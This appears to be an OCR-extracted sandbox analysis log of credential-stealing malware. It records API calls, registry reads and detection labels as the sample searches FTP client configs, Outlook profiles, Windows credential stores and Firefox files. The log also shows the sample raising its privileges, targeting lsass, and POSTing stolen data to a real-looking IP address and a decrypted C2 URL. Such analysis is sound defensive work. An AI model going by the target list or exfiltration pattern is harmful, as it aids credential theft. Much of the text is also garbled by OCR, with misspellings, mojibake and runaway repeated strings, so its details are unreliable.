Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Sperrod Computers\Sperrod FTP\favorites) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)%\Sperrod Computers\Sperrod FTP\favorites) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)\Sperrod Now\sperrod Computers\Sperrod FTP\favorites) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)\Sperrod Now\sperrod Computers\Sperrod FTP\favorites) Return: 0 API Name: PathFileExistsW Args: (%PorgarmFiles(x86)\Sperrod Now\sperrod Computers\Sperrod FTP\favorites) Return: 0 API Name: PathFileExistsW Args: (%APPDATA\Sperr | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 1128 11 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, 180*/slí, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, VÉÉUÉ,Á, 112, 0, Há'—, 16, VÉÉUÉ,Á, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Depra) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Depra) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Depra) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Depra) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Depra) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Depra) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\Depra) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\Depra) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\Depra) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Depra) Ret | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 1128 11 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, \%^\sid, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, VÉÉUÉ, Á, 112, 0, Hā'—, 16, VÉÉUÉ, Á, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Type: VSDT_MDB_20 API Name: PathFileExistW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 2 API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Decorporation Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Decorporation Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Decorporation Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Szene3DIMyFTP\myftp.ini) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Sp\FTP Now\sites.xml) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\userdata!ftpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\userdata!ftpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\userdata!ftpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\userdata!ftpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\userdata!ftpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\userdata!ftpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\use | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 1128 11 | 500 500 500 500 500 500 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 2984 |
| Call System API Call System API Delete File Detection Call Filesystem API Call Filesystem API Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0,)%^/sif, 8, , 280, 736874480, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6a7040, VÉÉUÉ, Á, 112, 0, H8'—, 16, VÉÉUÉ, Á, 112, 736875216, 0) Return: 0 Path: %LOCALAPPDATA%MicrosoftCredentials/DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%MicrosoftCredentials/DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: DeleteFileW Args: (%LOCALAPPDATA%MicrosoftCredentials/DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: PindFirsFileExW Args: (%APPDATA%MicrosoftCredentials/*), 0, 2bebe430, 0, 0, 0) Return: 2c01ed30 API Name: PathFileExistsW Args: (%APPDATA%Mopera) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleiaccounts.xml) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleiaccounts/SuperPutty) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleiacsounts/SuperPutty) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleiacsounts/SuperPutty) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleiacsounts/SuperPutty) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleignis/config/NppFTP/NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleignis/config/NppFTP/NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleignis/Sonfig/NppFTP/NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleignis/Sonfig/NppFTP/NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleignis/Sonfig/NppFTP/NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleignis/Sonfig/NppFTP/NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%Mopera+Pipleignis/Sonfig/NppFTP/NppFTP/NppFTP/NppFTP/NppFTP/NppFTP/NppFTP/NppFTP/NppFTP/NppFTP/NppFTP/NppFTP/NppFTP/N | 2984 2984 2984 2984 2984 1128 1128 1128 1128 1128 1128 1128 11 | 500 500 500 500 500 500 2984 |


| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles(x86)%AbleFTP8\encPwd.jsd) Return: 0 | 1128 | 2984 |
|-------------------|---|------|------|
| Call System API | API Name: PathFileExistsW Args. (%ProgramFiles(x86)%AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%ProgramFiles(x86)%AbleFTP8\data\settings\ftpProfiles-j.jsd) Neturn: 0 | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d0200000000000000000000000046\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwareiMicrosoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000 | 1120 | 2304 |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwareIMicrosoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwareIMicrosoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\850302000000000000000000000000046\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwarelMicrosoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000 | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Non e | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwareiMicrosoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 | 1128 | 2984 |
| Detection | A00104B2A6676\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE | | |
| | | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |

| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions | | |
|------------------------------|--|------|------|
| | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: | | |
| | Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be872256647004ebcfddf8714613750\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Qutlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-BC59-833E334FCB5E)\Calendar Summary\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\\D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE | | |
| Read Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None | 1128 | 2984 |
| Read Registry Key | Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None | 1128 | 2984 |
| Detection | Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Remi nders\ Value: Type: REG_NONE | | |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%Desktop) Return: 1 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%)Documents) Return: 1 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%Desktop) Return: 1 | 1128 | 2984 |
| Call System API | API Name: GetVersionExA Args: (dde634) Return: 1 | 1128 | 2984 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, ddeb94, 1, 0, 0) Return: 1112050 | 1128 | 2984 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains file or directory info from API result | | |
| Call Filesystem API | API Name: FindNextFileW Args: (1112050, ddeb94) Return: 1 | 1128 | 2984 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\MicrosofftCrypto\RSA*, 0, dde770, 1, 0, 0) Return: 1111a90 | 1128 | 2984 |
| Call System API | API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xđ,)="" ,="" 0="" 0<="" 64,="" 735831104,="" 8,="" return:="" td=""><td>2984</td><td>500</td></xđ,> | 2984 | 500 |
| Call System API | API Name: BCryptDecrypt Args: (1177fa0, kbfvzoboss.bid/allien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/allien/fre.phpÚæ, 32, 14546180, 257) Return: 0 | 1128 | 2984 |
| Add File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 | 1128 | 2984 |
| | -b8c6-3585b9601125 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\CryptolRSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612 | 1128 | 2984 |
| Write File | -b8c6-3585b9601125 Type: VSDT COM DOS | | |
| Write File Call Network API | -b8c6-3585b9601125 Type: VSDT_COM_DOS API Name: socket Args: (2, 1, 6) Return: 2d0 | 1128 | 2984 |

| Call Network API | | | |
|---|--|--|---|
| Call Network AFT | API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0\n\u00fclser-Agent: Mozilla/4.08 [Charon; Inferno]\u00fc\u00e4nhost: 208.67.105.148\u00fc\u00fcnAccept: "\u00fc\u00fc\u00fcn\u00fclser-Agent: Mozilla/4.08 [Charon; Inferno]\u00fc\u00e4nhost: 208.67.105.148\u00fc\u00fc\u00fc\u00fc\u00e4n\u00fc\u00fc\u00fc\u00e4nhost: 208.67.105.148\u00fc\u00e4n\u00e4cept: \u00fc\u00fc\u00e4nhost: 208.67.105.148\u00fc\u00e4n\u00e4cept: \u00fc\u00e4nhost: 208.67.105.148\u00e4n\u00e4n\u00e4cept: \u00fc\u00e4nhost: \u00e4nhost: 208.67.105.148\u00e4n\u00e4nhost: 208.67.105.148\u00e4nhost: 208.67.105.148\u00e4n\u00e4nhost: 208.67.105.148\u00e4nhost: | 1128 | 2984 |
| Detection | Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0lv\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */"\r\nContent-Type: applicatio n/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 281\r\nConnection: close\r\n\r\n\r\n | | |
| Call Network API | API Name: send Args: (2d0, ., 281, 0) Return: 281 | 1128 | 2984 |
| Detection | Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: . | | |
| Call Network API | API Name: recv Args: (2d0, , 4048, 0) Return: ? | 1128 | 2984 |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\24FC74\42AE16.hdb) Return: 0 | 1128 | 2984 |
| | | | |
| Add File | Path: %APPDATA%\24FC74\42AE16.hdb Type: VSDT_COM_DOS | 1128 | 2984 |
| Write File | Path: %APPDATA%\24FC74\42AE16.hdb Type: VSDT_COM_DOS | 1128 | 2984 |
| Add File | Path: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII | 1128 | 2984 |
| Write File | Path: %APPDATA%124FC74\42AE16.lck Type: VSDT_ASCII | 1128 | 2984 |
| Call System API | API Name: AdjustTokenPrivileges Args: (2a4, 0, , 0, , ddf738) Return: 1 | 1128 | 2984 |
| Detection | Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2984 Info: Obtains system level privileges | | |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 | 1128 | 2984 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, ddf4a4, 0, 0, 0) Return: 1111d10 | 1128 | 2984 |
| Call Filesystem API | API Name: FindNextFileW Args: (1111d10, ddf4a4) Return: 1 | 1128 | 2984 |
| | | | |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, ddf228, 0, 0, 0) Return: 11 11d90 Threat Characteristic: Accesses decoy file | 1128 | 2984 |
| Detection Call Filesystem ADI | Threat Characteristic: Accesses decoy file %APPDATA%Microsoft/Credentials/S-1-5-21-790525478-1060284298-101542035-1003* APPLATA%Microsoft/Credentials/S-1-5-21-790525478-1060284298-101542035-1003* APPLATAMONE FindFineFineFineFineFineFineFineFineFineFine | 1129 | 2094 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1080284298-101542035-1003\text{\circ}\te | 1128 | 2984 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 33c | 1128 | 2984 |
| Detection | Threat Characteristic: Attempts to detect active running processes Process ID: 2984 Info: enum processes | | |
| Detection | Threat Characteristic: Attempts to detect active running processes Process ID: 2984 Image Path: Isass.exe Info: system injection target | | |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 33c | 1128 | 2984 |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0 | 1128 | 2984 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default/cert8.db, 0, 00DDE4F8, 0, 00000000, 0) Return: 01111D90 | 1128 | 2984 |
| Call Filesystem API | API Name: FindNextFileW Args: (1111d90, ddf228) Return: 0 | 1128 | 2984 |
| | | | |
